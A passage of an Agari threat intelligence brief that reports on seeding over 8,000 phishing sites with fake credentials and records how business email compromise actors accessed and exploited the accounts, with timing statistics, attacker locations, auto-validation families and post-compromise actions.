AGARI CYBER
INTELLIGENCE DIVISION



THREAT INTELLIGENCE BRIEF

Anatomy of a Compromised Account

How BEC Actors Use Credential Phishing and Exploit Compromised Accounts

Executive Summary

In a growing trend known as credential phishing, threat actors impersonate legitimate brands and services by crafting similar-looking websites where unsuspecting users enter their account information. Once entered, account details are forwarded to the cybercriminals, completely bypassing malware detection software. From there, those criminals can do what they want—often for years and without being detected. And now with enterprise migration toward cloud-based email and services, credential phishing is more popular than ever.

In order to better understand the problem, the Agari Cyber Intelligence Division (ACID) seeded over 8,000 phishing sites with credentials under our control and then monitored these accounts to directly observe the actions taken by a cybercriminal post-compromise. The results were astounding.

Our research showed that nearly a quarter of compromised accounts were automatically accessed at the time of compromise to validate the authenticity of the credentials. Based on the unique characteristics of the phishing sites and the behavior attributed to account access, we were able to cluster 85% of this auto-validation activity into just three families of attacks, indicating this activity is driven by a very small number of threat actors and/or phishing kits.

Regardless of whether credentials were automatically validated, nearly all of the compromised accounts (92%) were accessed manually by a threat actor. Almost one in five accounts were accessed within the first hour post-compromise, and nearly all (91%) of the accounts were accessed within a week after they were compromised. And while a majority of compromised accounts were only accessed one time by actors, we observed a number of examples where a cybercriminal maintained persistent and continuous access to a compromised account.

The most important part of our research directly observed how cybercriminals exploit a compromised account. As we detail in this report, we saw scammers create forwarding rules; pivot to other applications, including Microsoft OneDrive and Microsoft Teams; attempt to send outgoing phishing emails, sometimes by the thousands; and use the accounts to set up additional BEC infrastructure.

We hope this research provides an in-depth first look at how destructive credential phishing attacks can be, and demonstrates why these less technically sophisticated cyber attacks continue to increase in popularity.

ACID seeded

8,000+

phishing sites with fake credentials to monitor bad actors

50%

of compromised accounts were accessed within 12 hours

23%

of phishing sites used automated account validation techniques

Phishing threat actors were located in

44

countries worldwide

Table of Contents

Phishing for Passwords

How BEC and Credential Phishing are Linked

We know that business email compromise (BEC) and credential phishing are linked, but in order to understand how, we have to take a quick look at the history of BEC.

Business email compromise entered the scene in late-2013, and started making headlines as a new form of cyber attack in mid-2015. Initially, BEC attacks targeted employees who had access to financial information, such as Chief Financial Officers or other high-profile financial executives. In these attacks, actors typically assumed the identity of the CEO of a company and explained that they needed an "urgent wire transfer" to be sent to a supposed vendor. The bank account for that vendor was, of course, one controlled by the cybercriminals. Using this method, BEC actors were able to trick unsuspecting employees out of millions of dollars.

BEC wasn't necessarily a new type of crime, but it did provide a better story in comparison to Nigerian prince schemes and advance fee fraud. As time passed, actors started to improve their grammar and refine their stories, oftentimes identifying which storylines could be modified to yield better success. They've now moved to various other schemes, targeting everyone from the CEO to the intern, asking for everything from wire transfers to iTunes gift cards.

In tandem, these same threat actors discovered that they could also compromise employee inboxes, providing an avenue to sift through emails to identify additional opportunities for fraud. By launching a vendor email compromise (VEC) attack directly from the account itself, actors can modify ongoing email threads or invoice requests with new receiving bank accounts under their control. Once the actor sends an "updated invoice" as part of a legitimate ongoing email thread, victims have virtually no way to tell that the transaction has been modified and their money will be stolen.

As we discussed in our previous report on the group Silent Starling, a differentiating element of VEC, as compared to a typical vendor invoice scam, is that the bad actor infiltrates an email account and then lies in wait so that he can observe transactions, conversations, and exchanges taking place within that email account. As a result, that actor gains valuable context around a vendor's invoicing cadence, processes, and customers. This intelligence enables them to create emails that are realistic to the point that they are virtually undetectable.

VEC
Attack Process



A cybercriminal sends a targeted phishing email.

The recipient clicks on the link and is directed to a phishing website.

The recipient of the targeted email enters his or her credentials into the website.

The cybercriminal uses those credentials to set a forwarding rule to send copies of all emails to his own inbox.

The cybercriminal monitors the inbox to obtain information about invoices, payments, and other financial details.

When the opportunity arises, the cybercriminal uses his intel to send a fake invoice to the organization's customer, informing the customer of new banking details.

Not realizing that the email is fake, the customer pays the invoice, depositing money directly into the cybercriminal's bank account.

While this is the easiest way to earn stolen dollars, cybercriminals need a way to gain access to corporate inboxes in order to maximize profits. Credential phishing is not a new concept and has been part of the BEC attack chain for quite some time. In one instance, a BEC group dubbed Scattered Canary actively harvested credentials for unknown purposes all the way back to 2016. However, with this new research, we are finally able to start answering the important question... *What happens to an email account once the credentials are stolen?*

Methodology

How We Compromised the Compromisers

The Agari Cyber Intelligence Division (ACID) uses active defense techniques to collect intelligence about BEC attacks, which has helped us better understand the full attack cycle for these threats. The intelligence we've collected over the last two years has given us significant insight into the BEC ecosystem, which has led to a better understanding of cybercrime as a whole.

As a result of this work, we've tracked the emergence of vendor email compromise (VEC) attacks, discovered how gift cards are laundered through online cryptocurrency exchanges, learned how BEC targets are identified, determined where BEC actors and money mules are located, tracked how a BEC group evolves over time, and identified the first-reported Russian BEC group. Most of our focus over the past few years has been on response-based BEC attacks but with this report, we pivot to the credential phishing side of BEC to better understand how it works.

Using the same active defense concepts our team uses daily to collect intelligence from traditional response-based BEC attacks, we developed a process that identifies credential phishing sites posing as enterprise applications. We then automatically seeded these sites with unique credentials belonging to fake personas we developed.



Identify enterprise-focused phishing site.

Submit unique set of persona credentials into each phishing site.

Monitor persona accounts for additional activity from threat actor.

Process for Seeding Fake Persona Accounts

These persona accounts are hosted on legitimate Microsoft Office 365 infrastructure on a domain that looks like it could belong to an authentic company. Once we successfully submitted these credentials into a phishing site, we were able to monitor each account for activity to see when and how each compromised account was accessed by a cybercriminal. In order to better track the process, each phishing site was seeded with a unique set of credentials, allowing us to link individual phishing attacks to specific actors and their post-compromise actions.

In the six months between October 2020 and March 2021, we seeded credentials into more than 8,000 unique phishing sites. These phishing sites impersonated the login pages of five primary applications or websites:



Brands Impersonated by Seeded Phishing Sites

Of the phishing sites where we planted credentials, we detected activity in nearly 40% of our "compromised" accounts. The activity in those accounts allowed us to gain the insights we present in this report.

Post-Compromise

What Happens Next?

Through our analysis, we gained unique insights into what cybercriminals do with an email account after they have stolen the credentials as part of a phishing attack. These new insights answer important questions about the lifecycle of the attack, including:

- How quickly are compromised accounts accessed?
- What methods are used to access compromised accounts?
- Where are the actors using compromised credentials located?
- What do cybercriminals do with the compromised accounts?

In this section, we'll take a look at the answers we found to each of these questions.

How Quickly are Compromised Accounts Accessed?

Through our data analysis, we observed two types of account access: automated and manual.

Cybercriminals accessed nearly a quarter (23%) of all accounts immediately post-compromise. Based on the speed at which these accounts were accessed, it's likely that they were accessed in an automated manner for the purpose of validating the legitimacy of the credentials. In order to prevent the use of bogus credentials, many high-quality phishing kits include scripts that check the authenticity of any credentials submitted into the phishing site.

Notably, a vast majority of this auto-validation activity came from a small number of phishing site families—phishing sites that are linked to each other based on similar unique characteristics. As a result, we can assume that these sites were likely created using the same phishing kit.

Of the phishing sites we seeded that resulted in auto-validation behavior, we were able to group 85% of them into only three families. This indicates that while automated credential validation is somewhat common in phishing sites, it is driven by a very small number of threat actors and/or phishing kits.

Here's an overview of these three families:



You signed out of your account, please login again.

Family 1

- Comprises 37% of auto-validation phishing sites.
- Mimics a Microsoft Account login page with a message indicating the user has been signed out and needs to log in.
- Hosted on compromised websites.
- Uses a single Russian IPv6 address linked to automated credential validation (2a00:1838:2a:1505:c267:afff:fe70:f4de).



Email Address

Can't access your account?

No account? Create one!

Family 2

- Comprises 26% of auto-validation phishing sites.
- Mimics a generic Microsoft Account login page.
- Primarily hosted on Amazon AWS (amazonaws.com) landing pages, redirected from csb.app URLs.
- Uses a Single Swedish Amazon AWS IP address linked to automated credential validation (13.53.138.16).



Sign in to access shared document

Email, phone, or Skype.

Can't access your account?

Sign-in options

Family 3

- Comprises 22% of auto-validation phishing sites.
- Mimics a Microsoft Account login page so a user can access a shared document.
- Primarily located on glitch.me hostnames.
- Uses an automated credential validation linked to various proxy IP addresses.

It's interesting to note that 15% of our compromised accounts were initially assessed automatically to validate the credentials, then later accessed manually by an attacker. Over the course of our credential seeding, we observed that actors manually accessed 92% of the compromised accounts.

So, how quickly did someone manually access our accounts?

Nearly one in five (18%) of our accounts were manually accessed within an hour of the time they were compromised.

Almost 40% of accounts were accessed in the first six hours after a phishing site was seeded.



Half of the accounts were accessed within 12 hours of the compromise.

Nearly two-thirds (64%) of accounts were accessed within the first 24 hours from the time credentials were seeded.

Almost all of the accounts (91%) had been accessed manually within the first week after compromise.

Percentage of Accounts Manually Accessed over Time

After the one-week mark, we noticed a considerable dropoff where threat actors no longer attempted to manually access accounts. In nearly every instance, if cybercriminals did not access the account within the first week, they would not access it at all.

What Methods are Used to Access Compromised Accounts?

In nearly all accounts that were auto-validated by a phishing site, we observed a consistent pattern in which the user agent string linked to the activity was *BAV2ROPC*. Based on our research, *BAV2ROPC* is a user agent string linked to the use of an OAuth 2.0 token. OAuth tokens are commonly used to access applications without requiring a user to share their password directly with a third-party and are frequently leveraged in APIs. More than 90% of the times we saw this *BAV2ROPC* user agent string, it was associated with an automated credential validation event.

When accounts were accessed manually, 15% of attackers used an email client, such as Microsoft Outlook or Apple Mail, while a vast majority of actors simply logged directly into an account using a browser. The most common browser used to access our compromised accounts was Chrome, followed by Firefox, Edge, Opera, and Safari. Nearly two-thirds of actors accessing compromised accounts were using a Windows operating system, compared to 35% that were using Mac OS X. Interestingly, a small percentage of actors used a mobile device to access our accounts and only one used a Linux operating system.

Although a majority of the compromised accounts (64%) were only accessed one time, a number of the accounts were accessed repeatedly over an extended period of time. In fact, one account was accessed 94 times over a four-and-a-half month period, a great example of the persistent and continuous access cybercriminals maintain on compromised email accounts.



Methods, Browsers, and Operating Systems Used to Access Compromised Accounts

Where are the Actors Using Compromised Credentials Located?

While three-quarters of the actors that accessed our compromised accounts used some type of proxy to anonymize their location at least some of the time, we detected the actual location of actors associated with 41% of the accounts. In some cases, an actor may have used a proxy some of the time, but either because of poor operational security or a malfunction in their proxy, their actual location was exposed.

Threat actors accessing our compromised accounts were located in 44 countries around the world. Slightly less than half (47%) of the actors we identified were located in Nigeria. Considering Nigeria has been the epicenter for BEC in recent years, it isn't surprising that the country takes the top spot for mailbox hackers.



Locations of Threat Actors Accessing Compromised Accounts

It should be noted, however, that these locations reflect where the actors accessing the accounts were located at the time, and not necessarily the location of the actors who initially obtained the stolen credentials. Based on our research, we know that stolen credentials are frequently obtained by cybercriminals and then sold to other individuals in places like underground forums or dark web marketplaces.

Many times, the actors who are responsible for "spamming"—a term used by scammers to reference phishing attacks intended to obtain mailbox credentials—are located in places like Eastern Europe, Russia, or North Africa. So while Nigeria may be the primary location for users of compromised credentials, it's likely not the primary place for actors responsible for the initial compromise via phishing schemes.

After Nigeria, we saw significant dropoff in a central location and our second-most common location was the United States, where nearly one in five actors were located. This was followed by South Africa, the United Arab Emirates, the United Kingdom, and Turkey. Interestingly, this list mirrors the most common countries linked to actors behind response-based BEC attacks, like CEO and executive impersonation attacks, which we covered in our Geography of BEC report. This correlation provides further evidence of how closely these different flavors of BEC are related.



Top Countries Linked to Actors Accessing Compromised Accounts

What Do Cybercriminals Do with the Compromised Accounts?

While we were interested in learning how the account compromise occurs and more about the threat actors behind it, the biggest question we wanted to answer is what happens after an account is compromised. Throughout our research, we directly observed some of the ways in which a compromised account is exploited by cybercriminals, and the results were astounding.

The most obvious reason attackers want to break into enterprise mailboxes is to identify high-value targets who have access to a company's financial information or payment system. Based on our previous research on vendor email compromise (VEC), we know many BEC actors set up forwarding or redirect rules once an email account has been compromised. These forwarding rules will send valuable emails, or in some cases copies of every incoming email, to the cybercriminal—ensuring that they never have to touch the initial inbox again.

Because our persona mailboxes didn't contain actual emails—this is work that we're expecting to do in the second phase of our research—only a few actors created rules to forward emails from a compromised account to an external account. Had our accounts been full of fictitious emails, we believe we would have seen more forwarding rules created by actors breaking into our accounts.

While some attackers were interested in collecting information directly from a compromised account, others pivoted away from email to other Office 365 applications. For example, 15 actors accessed Microsoft OneDrive while signed into a compromised account. It seems that most of these actors were simply looking to see if our users had access to any valuable documents, but a few attackers actually created or uploaded new files to a OneDrive folder. All of these files were either fake invoices or other types of fake financial reports. In addition to pivoting to OneDrive, a dozen actors also accessed the Microsoft Teams accounts assigned to our fake users. The purpose for which they were accessing Teams, however, is unclear.

The most common action taken by threat actors once they accessed our compromised accounts was to attempt to send malicious outgoing emails. More than 50 attackers tried to send additional phishing emails from our persona accounts, sometimes in very large numbers. A vast majority of these emails were credential phishing lures impersonating various brands. Examples of phishing emails actors tried to send from our compromised accounts include the following:

